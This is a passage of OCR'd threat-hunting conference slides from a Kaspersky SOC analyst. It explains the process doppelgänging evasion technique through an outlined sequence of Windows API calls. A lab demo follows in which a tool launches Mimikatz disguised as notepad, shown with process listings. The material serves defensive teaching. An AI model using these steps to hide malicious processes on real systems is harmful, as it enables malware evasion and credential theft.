THREAT HUNTING IN CALL TRACE

Andrey Skablonsky


WHOAMI

- Senior Analyst @Kaspersky SOC R&D
- Threat hunter
- Ex- infosec admin
- MSTU graduate
- OSCP, GCTI

What is Threat hunting?

- **Cyber threat hunting** is the practice of searching iteratively through data to detect [advanced] threats that evade automatic security solutions

What is Threat hunting?



http://detect-respond.blogspot.mx/2013/03/the-pyramid-of-pain.html

* TTP – tactics techniques and procedures

Process doppelgänging

- **Attack technique was presented at BlackHat EU 2017 by Tal Liberman and Eugene Kogan (@enSilo);**
- **Materials:** https://www.blackhat.com/docs/eu-17/materials/eu-17-Liberman-Lost-In-Transaction-Process-Doppelganging.pdf

Process doppelgänging

- Transactional NTFS (TxF) API:

Transactional function	Non transactional equivalent	Description
CreateTransaction	no	Creation of transaction
CreateFileTransacted	CreateFile	Creating (opening) a file
CopyFileTransacted	CopyFileEx	Copy file
MoveFileTransacted	MoveFileWithProgress	Moving a file or directory
DeleteFileTransacted	DeleteFile	File deletion
CreateDirectoryTransacted	CreateDirectoryEx	Create directory
RemoveDirectoryTransacted	RemoveDirectory	Directory removal
RollbackTransaction	no	Transaction rollback
CommitTransaction	no	Transaction commit

Process doppelgänging

- Steps:

1. Create transasction:

```
hTransaction = CreateTransaction(…);
```

2. Open “clean” file in transaction:

```
hTransactedFile = CreateFileTransacted(“svchost.exe” , GENERIC_WRITE | GENERIC_READ, …, hTransaction, …)
```

3. Overwrite “clean” file with malicious file:

```
WriteFile(hTransactedFile, MALICIOUS_EXE_BUFFER, …)
```

4. Create section from malicious file:

```
NtCreateSection(&hSection, …, PAGE_READONLY, SEC_IMAGE, hTransactedFile);
```

5. Rollback transaction (“clean” file restored to disk):

```
RollbackTransaction(hTransaction);
```

Process doppelgänging

- Steps (continue):

6. Create process and thread (*NtCreateProcessEx* receives handle to created earlier section**):**

```
NtCreateProcessEx(&hProcess, …, hSection, …);
NtCreateThreadEx(&hThread, …, hProcess, MALICIOUS_EXE_ENTRYPOINT, …);
```

7. Create process parameters:

```
RtlCreateProcessParametersEx(&ProcessParams, ...)
```

8. Write parameters to the address space of created process:


```
VirtualAllocEx(hProcess, &RemoteProcessParams, …, PAGE_READWRITE);
WriteProcessMemory(hProcess, RemoteProcessParams, ProcessParams, …);
WriteProcessMemory(hProcess, RemotePeb.ProcessParameters, &RemoteProcessParams, …);
```

9. Start of substituted process:

```
NtResumeThread(hThread, …)
```

Process doppelgänging


- Demo, replace notepad with Mimikatz:



Name	Date modified	Type	Size
mimikatz.exe	5/27/2018 3:38 AM	Application	716 KB
notepad.exe	3/18/2019 7:40 PM	Application	152 KB
proc_doppel32.exe	12/17/2017 3:35 AM	Application	162 KB

```
icrosoft Windows [Version 10.0.18362.418]
c) 2019 Microsoft Corporation. All rights reserved.

:\Users\Administrator.ENTERPRISE>cd C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel

:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel>proc_doppel32.exe  "C:\Users\Administrator.ENTERPRISE\Desktop\proc
_doppel\mimikatz.exe"  "C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel\notepad.exe"
+] Done!
```

Process doppelgänging



Process Explorer - Sysinternals: www.sysinternals.com [ENTERPRISE\Administrator]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
browser_broker.exe		1,232 K	6,992 K	4712	Browser_Broker	Microsoft Corpor
svchost.exe		1,364 K	6,404 K	4732	Host Process for Windows S...	Microsoft Corpor
Windows.WARP.JITService....		960 K	4,708 K	4820		
RuntimeBroker.exe		1,304 K	6,584 K	4916	Runtime Broker	Microsoft Corpor
MicrosoftEdgeSH.exe	Susp...	3,912 K	11,236 K	5016	Microsoft Edge Web Platform	Microsoft Corpor
MicrosoftEdgeCP.exe	Susp...	5,320 K	20,264 K	4968	Microsoft Edge Content Proc...	Microsoft Corpor
RuntimeBroker.exe		3,148 K	15,484 K	5268	Runtime Broker	Microsoft Corpor
svchost.exe	< 0.01	2,844 K	10,184 K	5660	Host Process for Windows S...	Microsoft Corpor
RuntimeBroker.exe		2,080 K	12,276 K	5868	Runtime Broker	Microsoft Corpor
RuntimeBroker.exe	< 0.01	3,452 K	14,324 K	5904	Runtime Broker	Microsoft Corpor
WindowsInternal.ComposableSh...	0.02	6,588 K	30,224 K	6048	WindowsInternal.Composabl...	Microsoft Corpor
SecurityHealthService.exe		3,028 K	12,676 K	4888	Windows Security Health Se...	Microsoft Corpor
ShellExperienceHost.exe	< 0.01	8,752 K	39,976 K	4132	Windows Shell Experience H...	Microsoft Corpor
RuntimeBroker.exe	< 0.01	4,916 K	18,904 K	4840	Runtime Broker	Microsoft Corpor
WinStore.App.exe	Susp...	38,412 K	180 K	5576	Store	Microsoft Corpor
RuntimeBroker.exe		4,328 K	15,388 K	5472	Runtime Broker	Microsoft Corpor
svchost.exe		3,744 K	15,848 K	3296	Host Process for Windows S...	Microsoft Corpor
GoogleUpdate.exe		2,016 K	260 K	248	Google Installer	Google Inc.
winlogbeat.exe	0.08	13,932 K	27,600 K	4596		
svchost.exe		1,920 K	7,996 K	4456	Host Process for Windows S...	Microsoft Corpor
LocalBridge.exe		20,492 K	36,680 K	4980	LocalBridge	
WmiPrvSE.exe		2,200 K	7,540 K	7040	WMI Provider Host	Microsoft Corpor
SecurityHealthHost.exe		1,796 K	11,432 K	7120	Windows Security Health Host	Microsoft Corpor
WmiPrvSE.exe		2,968 K	9,996 K	1660	WMI Provider Host	Microsoft Corpor
svchost.exe		3,088 K	9,576 K	7500	Host Process for Windows S...	Microsoft Corpor
svchost.exe		1,456 K	5,684 K	7844	Host Process for Windows S...	Microsoft Corpor
smartscreen.exe		1,960 K	6,532 K	3432	Windows Defender SmartScr...	Microsoft Corpor
Registry		7,608 K	67,784 K	88		
System Idle Process	90.36	40 K	4 K	0		
System	0.74	64 K	60 K	4		
Interrupts	1.71	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		396 K	988 K	328	Windows Session Manager	Microsoft Corpor
csrss.exe		1,116 K	4,296 K	420	Client Server Runtime Process	Microsoft Corpor
wininit.exe		1,168 K	5,764 K	496	Windows Start-Up Application	Microsoft Corpor
services.exe	0.01	3,184 K	6,672 K	608	Services and Controller app	Microsoft Corpor
svchost.exe	0.01	8,480 K	21,896 K	744	Host Process for Windows S...	Microsoft Corpor
svchost.exe	0.03	4,856 K	11,460 K	860	Host Process for Windows S...	Microsoft Corpor
svchost.exe	0.01	35,628 K	60,632 K	1056	Host Process for Windows S...	Microsoft Corpor
svchost.exe	0.09	34,400 K	46,872 K	1140	Host Process for Windows S...	Microsoft Corpor
svchost.exe	0.06	6,640 K	12,384 K	1288	Host Process for Windows S...	Microsoft Corpor
svchost.exe	< 0.01	8,860 K	27,024 K	1296	Host Process for Windows S...	Microsoft Corpor
svchost.exe	0.01	16,820 K	24,960 K	1308	Host Process for Windows S...	Microsoft Corpor
svchost.exe		1,444 K	6,520 K	1316	Host Process for Windows S...	Microsoft Corpor
VBoxService.exe	0.06	1,912 K	6,524 K	1332	VirtualBox Guest Additions S...	Oracle Corporati
svchost.exe	< 0.01	6,100 K	15,884 K	1448	Host Process for Windows S...	Microsoft Corpor
lsass.exe	0.02	4,944 K	15,668 K	636	Local Security Authority Proc...	Microsoft Corpor
fontdrvhost.exe		1,216 K	2,904 K	768	Usermode Font Driver Host	Microsoft Corporation

CPU Usage: 9.64% | Commit Charge: 25.13% | Processes: 87 | Physical Usage: 31.14%

proc_doppel


Name	Date modified	Type	Size
mimikatz.exe	5/27/2018 3:38 AM	Application	716 KB
notepad.exe	3/18/2019 7:40 PM	Application	152 KB
proc_doppel32.exe	12/17/2017 3:35 AM	Application	162 KB

Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.18362.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.ENTERPRISE>cd C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel

C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel>
```

Process doppelgänging

- Result:



Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.18362.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.ENTERPRISE>cd C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel

C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel>proc_doppel32.exe  "C:\Users\Administrator
_doppel\mimikatz.exe"  "C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel\notepad.exe"
[+] Done!

C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel>
```

